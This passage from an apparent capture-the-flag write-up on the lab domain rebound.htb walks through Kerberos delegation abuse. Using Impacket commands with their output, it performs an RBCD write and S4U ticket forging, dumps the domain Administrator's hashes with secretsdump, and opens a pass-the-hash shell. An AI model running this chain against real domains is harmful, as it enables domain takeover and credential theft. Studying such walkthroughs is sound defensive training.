msDS-ManagedPassword.NTLM:
aad3b435b51404eeaad3b435b51404ee:e1630b0e18242439a50e9d8b5f5b7524
msDS-ManagedPassword.B64ENCODED:
5bj7n8t25xmw187w3vrZocgFCr8VnedxIVdiml6khM2WAeex8N5Q1eqK4/TcRNUDQ8f1aPX1lbWNF+GRt
nHQMEm9WLY22DgoU/ZDOfYlHp/iSFjCEtRtRobUf+Mr1bbAiAY9+5xb6nco/v8kWT4LE9hDH3bkfSe4TO
JEVpHURKg5vJqEfL8hTvie10YndJBF0VSMWJ1pwtSjwuW2bvncgqamho16i9Qpn0ADf7srMqMR5XXdVHX
CcAyr08Q89fh1yTKOb4YfhNqVHGROtsup0ySKNHLTv4byDy6u2J/YBefak6LraH+RwP/yRodXQTVd3wzD
Amjx/QqRfEy7j1hL9A==
```

Alas, we have obtained `delegator$`'s hash: `e1630b0e18242439a50e9d8b5f5b7524`.

Privilege Escalation

Attackers can exploit Kerberos delegations to gain access to important resources, and in some cases, even elevate their privileges to that of a domain administrator. Two specific forms of delegation, constrained delegations and Resource-Based Constrained Delegation (RBCD), utilise Kerberos extensions known as [Service-for-User](#) (S4U).

Constrained Delegation (KCD) Abuse

Although Bloodhound showed no constrained delegations, `findDelegation.py` reveals that `delegator$` is, in fact, able to delegate:

```
findDelegation.py rebound.htb/oorend:'1GR8t@$4u' -dc-ip dc01.rebound.htb -k

Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
AccountName AccountType DelegationType
DelegationRightsTo
-----
DC01$ Computer Unconstrained
N/A
delegator$ ms-DS-Group-Managed-Service-Account Constrained w/o Protocol
Transition http/dc01.rebound.htb
```

Note: Once again, we make use of the `ThePorgs` fork of Impacket, which we previously installed.

Delegation without protocol transition means that is not possible for us to abuse it with a classic "getST". Attempting to do so leads to a Kerberos error:


```
getST.py rebound.htb/delegator\$ -hashes :e1630b0e18242439a50e9d8b5f5b7524 -dc-ip
dc01.rebound.htb -spn http/dc01.rebound.htb -impersonate Administrator
```

```
Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs
```

```
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested
option)
[-] Probably SPN is not allowed to delegate by user delegator$ or initial TGT not
forwardable
```

This happens because of the lack of Protocol Transition, which means that the `S4U2self` step does not produce a forwardable ticket, which causes the `S4U2proxy` step to fail.

In essence, the Service for User to Self (S4U2self) protocol enables a service to request a Service Ticket **on another user's behalf**, but for **its own use**. Conversely, the Service for User to Proxy (S4U2proxy) protocol allows a service to request a Service Ticket **on another user's behalf**, but for a **different service**.

We can verify this by performing `S4U2self` and checking the resulting ticket. We first request the ticket via the `-self` flag:

```
getST.py rebound.htb/delegator\$ -hashes :e1630b0e18242439a50e9d8b5f5b7524 -dc-ip
dc01.rebound.htb -spn http/dc01.rebound.htb -impersonate Administrator -self
```

```
Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs
```

```
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] When doing S4U2self only, argument -spn is ignored
[*] Requesting S4U2self
[*] Saving ticket in Administrator@delegator$@REBOUND.HTB.ccache
```

If we then inspect the ticket, we see that the `forwardable` flag is not set:

```
describeTicket.py Administrator@delegator$@REBOUND.HTB.ccache
```

```
Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs
```

```
[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : 3a44689a3a02b553232d7c33d848620e
[*] User Name               : Administrator
[*] User Realm              : rebound.htb
[*] Service Name            : delegator$
[*] Service Realm           : REBOUND.HTB
```

```
[*] Start Time           : 29/03/2024 02:20:04 AM
[*] End Time             : 29/03/2024 12:20:04 PM
[*] RenewTill            : 30/03/2024 02:20:04 AM
[*] Flags                 : (0xa10000) renewable, pre_authent, enc_pa_rep
<...SNIP...>
```

At this stage, there are typically two ways we can still abuse the Constrained Delegation:

1. Perform an Resource-Based Constrained Delegation (RBCD) attack.
2. Force or wait for a user to authenticate to the service, while a Kerberos listener is running.

The former, at this stage, seems like the more viable option.

Resource-Based Constrained Delegation RBCD

In order to perform the RBCD attack, we need to append another service or user to `delegator$'s msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, allowing the other service to delegate to `delegator$`.

We pick the service based on the [constraint](#) that it must have at least one SPN, which leads us to `ldap_monitor`. For `rbcd.py` to work, we need to amend our `/etc/hosts` entry by adding `dc01` before the other hostnames, as follows:

```
10.10.11.231    dc01 dc01.rebound.htb rebound.htb
```

If this change is omitted, `rbcd.py` returns an `[-] invalid server address` error.

```
rbcd.py rebound.htb/delegator$ -hashes :e1630b0e18242439a50e9d8b5f5b7524 -k -
delegate-from ldap_monitor -delegate-to delegator$ -action write -dc-ip dc01 -
use-ldaps
```

Impacket **for** Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs

```
[-] CCache file is not found. Skipping...
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]      ldap_monitor      (S-1-5-21-4078382237-1492182817-2568127209-7681)
```

We can verify that the attribute has been modified, inside `powerview`:

```
(LDAPS)-[dc01.rebound.htb]-[rebound\oorend]
PV > Get-DomainObject -Identity delegator$

<...SNIP...>
msDS-AllowedToActOnBehalfOfOtherIdentity      :
AQAEgEAAAAAAAAAAAAAAAAABQAAAAEACwAAQAAAAAAJAD/AQ8AAQUAAAAAAAAUVAANSwX8yHn8FjpghKZA
R4AAAECAAAAAAAAAFIAAACACAAA=
<...SNIP...>
```

Running `findDelegation.py` again also shows the updated entry:

```
findDelegation.py rebound.htb/oorend:'1GR8t@$4u' -dc-ip dc01.rebound.htb -k
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs
```

```
[*] Getting machine hostname
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
AccountName      AccountType      DelegationType
      DelegationRightsTo
-----
DC01$            Computer      Unconstrained
      N/A
ldap_monitor     Person      Resource-Based Constrained
      delegator$
delegator$       ms-DS-Group-Managed-Service-Account  Constrained w/o Protocol
Transition      http/dc01.rebound.htb
```

We are now ready to perform the RBCD. The idea is that we can request a ticket from `ldap_monitor` on `delegator$` as any account, creating a forwardable ST for the impersonated account, on `delegator$`. We will impersonate `DC01$`, because `Administrator` is marked as sensitive and cannot be delegated:

```
(LDAPS)-[dc01.rebound.htb]-[rebound\oorend]
PV > Get-DomainUser -Identity Administrator

<...SNIP...>
userAccountControl      : NORMAL_ACCOUNT [1114624]
                        DONT_EXPIRE_PASSWORD
                        NOT_DELEGATED
<...SNIP...>
```

The forwardable ST can then be forwarded to the DC, using `delegator$`'s constrained privileges, leading to an ST for `DC01$`, on the DC.

First, we request an ST from `ldap_monitor` on `delegator$`, impersonating `DC01$`.

```
getST.py rebound.htb/ldap_monitor:'1GR8t@$4u' -spn browser/dc01.rebound.htb -
impersonate DC01$
```

```
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs
```

```
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache
```

This allows us to skip the `S4U2Self` step by supplying the ticket we just generated, which is forwardable:

```

describeTicket.py DC01\${@browser_dc01.rebound.htb@REBOUND.HTB.ccache

Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : b29d72dc14a336cfe4f3280006083c06
[*] User Name               : DC01$
[*] User Realm              : rebound.htb
[*] Service Name            : browser/dc01.rebound.htb
[*] Service Realm           : REBOUND.HTB
[*] Start Time              : 29/03/2024 03:00:12 AM
[*] End Time                : 29/03/2024 13:00:12 PM
[*] RenewTill               : 30/03/2024 03:00:12 AM
[*] Flags                   : (0x40a10000) forwardable, renewable,
pre_authent, enc_pa_rep
<...SNIP...>

```

We complete the attack:

```

getST.py rebound.htb/delegator\$ -hashes :e1630b0e18242439a50e9d8b5f5b7524 -spn
http/dc01.rebound.htb -additional-ticket
DC01\${@browser_dc01.rebound.htb@REBOUND.HTB.ccache -impersonate DC01$

Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
[*] Using additional ticket DC01\${@browser_dc01.rebound.htb@REBOUND.HTB.ccache
instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01\${@http_dc01.rebound.htb@REBOUND.HTB.ccache

```

By specifying the forwardable ticket using the `-additional-ticket` flag, we feed it directly to `S4U2Proxy`, which allows us to obtain an ST for `DC01$`, on the Domain Controller.

Finally, we feed the ticket to `secretsdump.py`, obtaining the Administrator's hash.

```
KRB5CCNAME=../DC01\${http_dc01.rebound.htb@REBOUND.HTB.ccache secretsdump.py -k -  
no-pass dc01.rebound.htb -just-dc-user administrator  
Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022  
Fortra - forked by ThePorgs
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91  
b8:::  
[*] Kerberos keys grabbed  
Administrator:aes256-cts-hmac-sha1-  
96:32fd2c37d71def86d7687c95c62395ffcbeaf13045d1779d6c0b95b056d5adb1  
Administrator:aes128-cts-hmac-sha1-96:efc20229b67e032cba60e05a6c21431f  
Administrator:des-cbc-md5:ad8ac2a825fe1080  
[*] Cleaning up...
```

We use `evil-winrm` to get a shell as the `administrator`.

```
evil-winrm -i dc01 -u administrator -H 176be138594933bb67db3b2572fc91b8  
  
Evil-WinRM shell v3.3  
  
Info: Establishing connection to remote endpoint  
  
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
rebound\administrator
```

The final flag can be found at `C:\Users\Administrator\Desktop\root.txt`.